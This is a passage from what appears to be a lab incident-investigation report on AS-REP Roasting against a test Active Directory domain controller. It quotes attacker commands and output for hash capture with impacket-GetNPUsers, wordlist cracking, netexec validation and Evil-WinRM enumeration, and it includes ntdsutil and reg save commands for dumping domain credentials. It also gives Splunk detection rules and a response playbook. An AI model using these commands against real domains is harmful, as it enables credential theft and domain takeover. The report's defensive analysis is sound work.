The analyst queried Active Directory to confirm the misconfiguration and document the account state at the time of the attack:

```
Get-ADUser -Identity backupuser -Properties * | Select-Object Enabled,  
LockedOut, PasswordExpired, DoesNotRequirePreAuth
```




Figure 19 — Investigation evidence: DoesNotRequirePreAuth = True confirmed on backupuser — account is actively vulnerable

Finding: DoesNotRequirePreAuth = True confirmed. The account was enabled, not locked, and the password had not expired. The misconfiguration was live at the time of the attack.

Step 4 — Identify the Attacker Source IP

Action: Extract Client Address from Event 4768

The Client Address field in Event ID 4768 identifies the IP address that sent the AS-REQ. Both events pointed to the same source:

Attacker Source IP: 192.168.56.12 — Not in the approved client IP range. No prior authentication history from this IP. No associated computer object in AD.

The analyst cross-referenced this IP against:

- AD computer objects — no matching workstation found
- DHCP leases — IP was statically assigned (not a managed workstation)
- Network access control records — IP not previously seen on domain network

Evidence: The attacker tool (Impacket-GetNPUsers) was observed extracting the hash:

```
get-Aduser: command not found
kali@kali:~$ impacket-getnpusers corp.local/ -usersfile users.txt -dc-ip 192.168.56.10 -no-pass -outfile hashes.txt
Impacket v0.16.0.dev0+20251127.200042.2c47948c - Copyright Fortra, LLC and its affiliated companies

$krb5asrep$23$backupuser@CORP.LOCAL:f6339ededa25d9aa3cd04c7d3a96c2cf8a752b088fa3467857730610298605874ecbccc08f0864c90fe9908bb51c5e9586c12e15d1513054d04cc54594606e6966135859a0d056e63e3da8e0f8f20954d64eab91fade68d09d9baa631b2b0
3ea2a8caf01dc1e8546d062228fd0160d186f21c49854c13921df98a90935c5b40193b8498065a003fa0ef8de783c593254bda1d200c07cd77abec2efeb075b46c9c9163ce7097f7f0a114cd13f4d8cc03057bc631837f65ee96b20786b75dd6983388aaf98e5b8891b6a7057721a
9f124ab7b2753d6095e404ac26f5d4a5eb470463c0ba04f1c385df729e3508
[-] User user1 doesn't have UF_DONT_REQUIRE_PREAUTH set
kali@kali:~$
```

Figure 20 — Attacker tool evidence: impacket-GetNPUsers output — \$krb5asrep\$23\$ hash captured for backupuser@CORP.LOCAL; user1 correctly rejected (pre-auth required)

Step 5 — Identify the Hash Cracking Activity

Action: Assess offline cracking capability

Hash cracking is performed entirely offline and does not generate any AD or network logs. However, the analyst can assess the risk and likely time-to-crack based on:

- Password policy review: No domain password policy was enforced — weak passwords permitted
- The captured hash type is \$krb5asrep\$23\$ (RC4-HMAC) — Hashcat mode 18200 — among the faster Kerberos formats to crack
- Common wordlists with basic rules can crack 'Password123!' type passwords in seconds

The analyst observed the attacker's wordlist construction and cracking command:

```
specify rate  
  
(kali@kali)-[~]  
$ cat > base.txt << EOF  
backup  
Backup  
backup123  
Backup123  
password  
Password  
password123  
Password123  
EOF
```

Figure 21 — Attacker wordlist: base.txt populated with backup/password pattern variations

```
(kali@kali)-[~]  
$ echo "backup" > base.txt  
  
(kali@kali)-[~]  
$ echo "Backup" >> base.txt  
  
(kali@kali)-[~]  
$ echo "password" >> base.txt  
  
(kali@kali)-[~]  
$ echo "Password" >> base.txt
```

Figure 22 — Attacker wordlist complete: 8 entries including backup123, Backup123, Password123, password123




Figure 23 — Attacker cracking evidence: hashcat mode 18200 with dive.rule — Password123! recovered, appended to hash output

CRITICAL FINDING: The password 'Password123!' was cracked using only 8 base words and a standard rule file. Total cracking time: under 10 seconds. This confirms the weak password policy is a critical contributing vulnerability.

Step 6 — Identify and Confirm Lateral Movement / Initial Access

Action: Investigate WinRM logon events (Event ID 4624, Logon Type 3)

Approximately 30 minutes after the AS-REP hash was captured, Event ID 4624 was logged on WIN-2FNENKK546O with the following attributes:

Field	Value	Significance
Event ID	4624	Successful logon
Logon Type	3 (Network Logon)	Remote network authentication — WinRM
Account Name	backupuser	Compromised account used

Source IP	192.168.56.12	Same attacker IP as AS-REP Roasting source
Authentication Pkg	NTLM / Kerberos	Credential-based authentication
Workstation	192.168.56.12	Attacker machine — not a domain workstation

The Evil-WinRM session was confirmed by the attacker connection evidence:

```
PS C:\Users\Administrator> net localgroup "Administrators" "corp\backupuser" /add
The command completed successfully.

PS C:\Users\Administrator> Get-Service WinRM

Status      Name      DisplayName
-----
Running WinRM      Windows Remote Management (WS-Manag...
```

Figure 24 — Attacker access confirmation: Evil-WinRM shell established on DC — *Evil-WinRM* PS C:\Users\backupuser\Documents> prompt obtained

The credential validation via Netexec (below) was also observed — confirming the attacker validated credentials before establishing the shell:

```
(kali@kali)-[~]
$ netexec smb 192.168.56.10 -u backupuser -p 'Password123!'
SMB 192.168.56.10 445 WIN-2FNENKK5460 [*] Windows Server 2022 Build 20348 x64 (name:WIN-2FNENKK5460)
(domain:corp.local) (signing:True) (SMBv1:False)
SMB 192.168.56.10 445 WIN-2FNENKK5460 [+] corp.local\backupuser:Password123!
```

Figure 25 — Netexec credential validation: [+] corp.local\backupuser:Password123! — attacker confirmed valid credentials against SMB prior to WinRM session

Step 7 — Confirm Compromise and Scope Post-Exploitation Activity

Action: Investigate Event ID 4672 and process creation logs

Event ID 4672 (Special Logon) was logged immediately after the 4624 event, confirming that the backupuser session was associated with elevated privileges:




Figure 26 — Post-exploitation: attacker enumerated 13 privileges via `whoami /priv` — `SeBackupPrivilege`, `SeRestorePrivilege`, `SeDebugPrivilege` all Enabled




Figure 27 — Post-exploitation continued: *SeImpersonatePrivilege*, *SeManageVolumePrivilege*, *SeEnableDelegationPrivilege* — full privilege set confirmed

```

kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help
IPv4 Address. . . . . : 192.168.56.10
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
*Evil-WinRM* PS C:\Users\backupuser\Documents> systeminfo

Host Name:                WIN-2FNENKK546O
OS Name:                  Microsoft Windows Server 2022 Standard Evaluation
OS Version:               10.0.20348 N/A Build 20348
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Primary Domain Controller
OS Build Type:             Multiprocessor Free
Registered Owner:         Windows User
Registered Organization:
Product ID:                00454-40000-00001-AA835
Original Install Date:     3/6/2026, 3:19:00 PM
System Boot Time:          3/7/2026, 1:42:25 PM
System Manufacturer:       innotek GmbH
System Model:              VirtualBox
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 142 Stepping 10 GenuineIntel ~1896 Mhz
BIOS Version:              innotek GmbH VirtualBox, 12/1/2006
Windows Directory:        C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:              en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     2,048 MB
Available Physical Memory: 672 MB
Virtual Memory: Max Size:  3,200 MB
Virtual Memory: Available: 1,797 MB
Virtual Memory: In Use:    1,403 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    corp.local
Logon Server:              N/A
Hotfix(s):                 3 Hotfix(s) Installed.
                           [01]: KB5000882
                           [02]: KB5011497
                           [03]: KB5010523
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Desktop Adapter
                           Connection Name: Ethernet 2
                           DHCP Enabled:    No
                           IP address(es)  [01]: 192.168.56.10
                           [02]: fe80::a563:b204:4a8d:e161
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
*Evil-WinRM* PS C:\Users\backupuser\Documents>

```

Figure 28 — Post-exploitation: *systeminfo* executed on DC — full system disclosure: *WIN-2FNENKK546O*, *Windows Server 2022*, *Primary Domain Controller*, *corp.local*

Additional domain enumeration commands observed (would appear in Event ID 4688 — Process Creation if auditing enabled):

```

net user /domain          -- Enumerated all domain users
net group "Domain Admins" /domain -- Identified domain admin members
hostname                  -- Confirmed execution on DC
ipconfig                  -- Confirmed DC IP and domain
systeminfo                -- Full system disclosure

```

9. Attack Timeline

The following chronological timeline reconstructs the attack based on log evidence, tool output artifacts, and observed attacker behavior:

Time (EST)	Stage	Attacker Action	Evidence / Log Source	Severity
~00:12 AM	Lab Setup	Attacker configures static IP 192.168.56.12 on eth0	Network / IP assignment	INFO
~08:03 AM	Reconnaissance	nmap scan — port 445 confirmed open on 192.168.56.10	Firewall / IDS (port scan signature)	LOW
~08:05 AM	Enumeration	smbclient enumerates ADMIN\$, C\$, NETLOGON, SYSVOL shares	SMB audit logs	LOW
~08:20 AM	User List Prep	Attacker creates users.txt with backupuser and user1	Offline — no log	INFO
~08:27 AM	AS-REP Roasting	GetNPUsers executed — AS-REP hash captured for backupuser	Event ID 4768 on DC — Pre-Auth Type 0x0	CRITICAL
~08:27 AM	Hash Cracking	Hashcat cracks \$krb5asrep\$23\$ — Password123! recovered in seconds	Offline — no log	CRITICAL
~08:37 AM	Credential Validation	netexec confirms backupuser:Password123! valid on DC	SMB logon attempt / Event ID 4624	HIGH
~08:37 AM	Initial Access	Evil-WinRM shell established on DC (port 5985)	Event ID 4624 (Type 3) + 4672 on DC	CRITICAL
~08:37 AM	Post-Exploitation	whoami /priv — 13 privileges enumerated (SeBackupPrivilege etc.)	Event ID 4672 on DC	CRITICAL
~08:38 AM	Domain Enumeration	net user /domain, net group Domain Admins, systeminfo executed	Event ID 4688 (if process auditing ON)	HIGH

Total time from first AS-REQ to interactive shell on DC: approximately 10 minutes. The speed of compromise is primarily driven by the weak password (cracked in seconds) and the absence of WinRM access controls.

10. MITRE ATT&CK Mapping

The following table maps observed attacker behaviors to the MITRE ATT&CK Enterprise framework (v14). This mapping supports threat hunting, detection rule development, and risk reporting.

Tactic	Technique ID	Technique Name	Observed Behavior	Detection
Reconnaissance	T1595.002	Active Scanning: Vulnerability Scanning	nmap port scan against DC (port 445)	IDS / Firewall logs
Discovery	T1018	Remote System Discovery	smbclient share enumeration on DC	SMB audit logs / Event 4776
Credential Access	T1558.004	Steal or Forge Kerberos Tickets: AS-REP Roasting	impacket-GetNPUsers capturing \$krb5asrep\$23\$ hash for backupuser	Event ID 4768, Pre-Auth Type 0x0
Credential Access	T1110.002	Brute Force: Password Cracking	Hashcat cracking AS-REP hash offline	No AD log — policy/monitoring
Initial Access	T1078	Valid Accounts	Cracked credentials used to authenticate as backupuser on DC	Event ID 4624 / 4672
Lateral Movement	T1021.006	Remote Services: Windows Remote Management	Evil-WinRM shell on DC port 5985	Event ID 4624 Logon Type 3
Discovery	T1033	System Owner/User Discovery	whoami executed on DC	Event ID 4688 (process creation)
Discovery	T1069.002	Permission Groups Discovery: Domain Groups	net group 'Domain Admins' /domain executed	Event ID 4688
Discovery	T1082	System Information Discovery	systeminfo executed on DC	Event ID 4688
Collection	T1003.003	OS Credential Dumping: NTDS	SeBackupPrivilege enables NTDS.dit	Event ID 4656/4663

			extraction (potential next step)	(NTDS file access)
--	--	--	-------------------------------------	-----------------------

11. Impact Assessment

The successful compromise of a Domain Controller shell via backupuser represents a critical security incident. The following documents the confirmed and potential impact at each level of the CIA triad.

11.1 Confirmed Impact (Observed During Investigation)

Category	Confirmed Impact	Evidence
Confidentiality	Domain user list, group memberships, DC hostname, OS version, IP configuration, hotfix list fully disclosed	Figures 26, 27, 28
Credential Exposure	backupuser:Password123! credential obtained and usable for ongoing access	Figures 23, 24
Privilege Disclosure	13 high-value privileges confirmed on the attacker session (SeBackupPrivilege, SeDebugPrivilege, SeImpersonatePrivilege, etc.)	Figures 26, 27
Unauthorized Access	Interactive PowerShell session established on Primary Domain Controller from external IP	Figure 24

11.2 Potential Impact — Next Attack Steps if Not Contained

An attacker with this level of access could execute the following with existing privileges:

- Extract NTDS.dit (all domain password hashes) using SeBackupPrivilege — full domain credential dump:

```
reg save HKLM\SYSTEM C:\Temp\SYSTEM.hiv
ntdsutil 'activate instance ntds' 'ifm' 'create full C:\Temp\ntds' 'quit'
'quit'
```

- Perform Pass-the-Hash or Pass-the-Ticket attacks against any account in the domain, including Domain Admins
- Create a Golden Ticket (if krbtgt hash extracted) providing indefinite, unrevokable domain access
- Create persistent backdoor administrator accounts
- Modify Group Policy Objects to deploy malware or disable security controls domain-wide
- Disable Windows Defender, audit logging, or other defensive controls via the privileged shell
- Perform ransomware deployment or data exfiltration across all domain-joined systems

SEVERITY RATING: CRITICAL — A compromised Domain Controller represents a complete loss of Active Directory trust. Full domain rebuild may be required if the attacker was not contained early enough.

12. Detection Engineering

The following SIEM detection rules are designed to identify AS-REP Roasting and related post-compromise activity. Queries are presented in Splunk SPL format with generic SIEM logic provided for portability.

12.1 Rule 1 — AS-REP Roasting: Pre-Auth Disabled Account Queried

Splunk SPL:

```
index=wineventlog sourcetype="WinEventLog:Security"
EventCode=4768
PreAuthType=0
| stats count by TargetUserName, IPAddress, _time
| where count >= 1
| eval severity="CRITICAL", rule="AS-REP Roasting - Pre-Auth Disabled Account"
| table _time, TargetUserName, IPAddress, count, severity, rule
```

Generic SIEM Logic:

```
WHEN EventID = 4768
  AND PreAuthenticationType = '0x0' -- No pre-auth required
  AND ResultCode = '0x0'           -- Success (hash was issued)
THEN ALERT: AS-REP Roasting Candidate Account Queried
  SEVERITY: CRITICAL
  FIELDS: TargetAccount, SourceIP, Timestamp
```

12.2 Rule 2 — AS-REP Roasting: Bulk Account Enumeration (Tool Behavior)

Splunk SPL:

```
index=wineventlog sourcetype="WinEventLog:Security"
EventCode=4768
| bucket _time span=60s
| stats dc(TargetUserName) as unique_accounts, values(TargetUserName) as
accounts by IPAddress, _time
| where unique_accounts >= 2
| eval severity="HIGH", rule="AS-REP Roasting - Bulk Account Enumeration"
| table _time, IPAddress, unique_accounts, accounts, severity, rule
```

Generic SIEM Logic:

```
WHEN EventID = 4768
  AND COUNT(DISTINCT TargetAccount) >= 2 -- Multiple accounts
  AND TIMEWINDOW = 60 seconds           -- In short window
  AND SourceIP grouped                   -- From same IP
```

```
THEN ALERT: Possible AS-REP Roasting Tool Detected (GetNPUsers behavior)
SEVERITY: HIGH
```

12.3 Rule 3 — Successful WinRM Logon from Non-Admin Workstation

Splunk SPL:

```
index=wineventlog sourcetype="WinEventLog:Security" host="WIN-2FNENKK5460"
EventCode=4624 LogonType=3
| where NOT match(IpAddress, "^192\.168\.56\.(1[0-9]|20)$") -- Known admin
range
| stats count by AccountName, IpAddress, LogonType, _time
| eval severity="HIGH", rule="WinRM Access from Unknown Host to DC"
| table _time, AccountName, IpAddress, severity, rule
```

12.4 Rule 4 — Correlation: AS-REP Roasting Followed by WinRM Access

Splunk SPL (Correlation Search):

```
| inputlookup asrep_alerts.csv -- From Rule 1
| join IpAddress [
    search index=wineventlog EventCode=4624 LogonType=3
    | table IpAddress, AccountName, _time
]
| eval time_diff = strptime(_time,...) - strptime(asrep_time,...)
| where time_diff < 3600 -- Within 1 hour
| eval severity="CRITICAL", rule="AS-REP Roasting + WinRM Access Chain"
```

Generic SIEM Correlation Logic:

```
IF Alert(Rule_1_ASREP) EXISTS for source_ip = X
AND Alert(WinRM_Logon) EXISTS from source_ip = X
AND time_delta <= 3600 seconds
THEN CREATE INCIDENT: AS-REP Roasting → Credential Use Chain Confirmed
PRIORITY: P1 - CRITICAL
ACTION: Page on-call SOC, initiate IR playbook
```

13. SOC Response Playbook

The following playbook provides the recommended SOC response procedure when an AS-REP Roasting alert is triggered. It follows the NIST IR lifecycle: Identify → Contain → Eradicate → Recover → Lessons Learned.

Phase 1 — IDENTIFY (Triage & Scope — Target: < 15 minutes)

4. Acknowledge the SIEM alert and assign severity: HIGH (single account) or CRITICAL (multiple accounts / WinRM follow-on).
5. Query Event ID 4768 on the DC for the alert time window — confirm Pre-Auth Type = 0x0.
6. Identify all accounts queried by the attacker (from TargetUserName field in 4768 events).
7. Identify attacker source IP (ClientAddress in 4768 events).
8. Check whether Event ID 4624 (Logon Type 3) from the same IP followed — confirms credential was cracked and used.
9. Check whether Event ID 4672 is present — confirms privileged session established.

```
-- Quick triage queries
Get-WinEvent -FilterHashtable @{LogName='Security';Id=4768} | Where {$_.Message -match 'Pre-Auth.*0$'} | FL TimeCreated,Message
Get-WinEvent -FilterHashtable @{LogName='Security';Id=4624} | Where {$_.Message -match '192.168.56.12'} | FL TimeCreated,Message
```

Phase 2 — CONTAIN (Stop the Bleeding — Target: < 30 minutes)

10. Immediately disable the compromised account:

```
Disable-ADAccount -Identity backupuser
```

11. Terminate the active WinRM session if still connected:

```
Get-PSSession | Where-Object {$_.ComputerName -eq '192.168.56.12'} | Remove-PSSession
```

12. Block the attacker IP at the network perimeter firewall / host firewall:

```
New-NetFirewallRule -DisplayName 'Block Attacker IP' -Direction Inbound -RemoteAddress 192.168.56.12 -Action Block
```

